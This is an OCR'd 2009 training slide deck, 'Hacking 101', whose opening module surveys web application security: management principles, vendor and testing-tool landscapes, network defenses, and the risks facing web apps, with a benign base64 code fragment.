T2 - Hacking 101

Armando Bioc

September 21, 2009 – September 23, 2009

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Hacking 101:

Understanding the Top Web Application Vulnerabilities and How to Protect Against the Next Level of Attack

Armando Bioc
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September 21, 2009 – September 23, 2009


Agenda

- Module 1: Security Landscape
- Module 2:
  - Top Attacks Overview
  - Demo of Manual Techniques
- Module 3: Workshop Exercises
- Module 4: Demo of Automated Techniques
- Module 5: An Enterprise Vision

Module 1: Security Landscape


Objective

1. Understand the web application environment
2. Understand and differentiate between network and application level vulnerabilities
3. Understand where the vulnerabilities exist




Eight Principles of Security Management

1. Compliance Management
2. Risk Management
3. Identity Management
4. Authorization Management
5. Accountability Management
6. Availability Management
7. Configuration Management
8. Incident Management



High Level Network Architecture



Security

Security Product Landscape

Security Management

Configuration Management	Incident Management	Policy & Compliance	Patching & Remediation	Forensics Investigation
Hewlett-Packard CA Cisco Microsoft Sun	ArcSight NetForensics Symantec CA Net Intelligence	NetIQ Symantec CA Hewlett-Packard Altiris	Patchlink Shavlink St. Bernard Microsoft Hewlett-Packard	Guidance Niksun CA SenSage Net Intelligence

Vulnerability Assessment

Host-Based		Network	Application	
Symantec NetIQ ISS CA Harris STAT	**Database Only** AppSec Inc NGS Software	Tenable Nessus ISS Qualys eEye McAfee	**Black-Box** IBM HP Cenzic Acunetix	**White-Box** Fortify Ounce Labs Secure Soft Klocwork

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

Security

Black Box vs. White Box: Where?

```
function b64(sText) {

  if (!sText) { sText = ''; }

  if (typeof sText == 'object') {
    sText = String(sText);
    if (sText.match(/^\[(.*)+\]$/)) {
      sText = 'unknown';
    }
  }

  var sOut = '';
  var chr1, chr2, chr3 = '';
  var enc1, enc2, enc3, enc4 = '';
  var i = 0;

  var keyStr =
'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdef
ghijklmnopqrstuvwxyz0123456789+/=';

}
```

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
Black Box vs. White Box: What?



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

  var chr1, chr2, chr3 = '';
  var enc1, enc2, enc3, enc4 = '';
  var i = 0;

  var keyStr =
'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdef
ghijklmnopqrstuvwxyz0123456789+/=';

}
```

High Level Web Application Architecture Review





Network Defenses for Web Applications

Perimeter

Firewall

IDS

Intrusion Detection System


IPS

Intrusion Prevention System

App Firewall


Application Firewall

System Incident Event Management (SIEM)




Web Applications – Shared Traits

- Get input from user in different ways
  - Path, Parameters, Cookies, Headers, etc.
- Use back-end servers
  - DB, LDAP/AD Server, etc.
- Use session tokens (cookie, parameter, path…)
  - Session tokens may be persistent or not
- Hold public & private information
  - Sensitive info often past the login page



Web Application Security: What Can Happen?


- Sensitive data leakage
  - Customer, partner or company data
- Identity Theft
  - Hacker impersonating as trusted user
- Defacement – Content Modification
  - Hurts brand, misleads customers, etc.
- Application Shutdown (Site Unavailable)
  - Lack of access can cause major loses




Open Source & Manual Products

- Proxies
  - WebScarab
  - Fiddler
  - Paros
  - BURP
  - Spike
- HTTP Editors
  - [See above]
  - Mozilla Tamper Data
  - NetCat
- Fuzzers
  - SensePost Crowbar
  - JBroFuzz
- Database Exploit
  - Absinthe
  - SQL Power Injector
- General Exploit
  - Metasploit


Where are the Vulnerabilities?



Where are the Vulnerabilities?



Blackbox scanners that evaluate all network objects for patches and vulnerabilities




Where are the Vulnerabilities?

Host

Authenticated agents that evaluate the underlying operating system

Client-Side	Custom	Web Services
Web Applications		
Third-party Components		
Web Server Configuration		
Web Server		
Database		
Applications		
Operating System		
Network		




Where are the Vulnerabilities?

Database

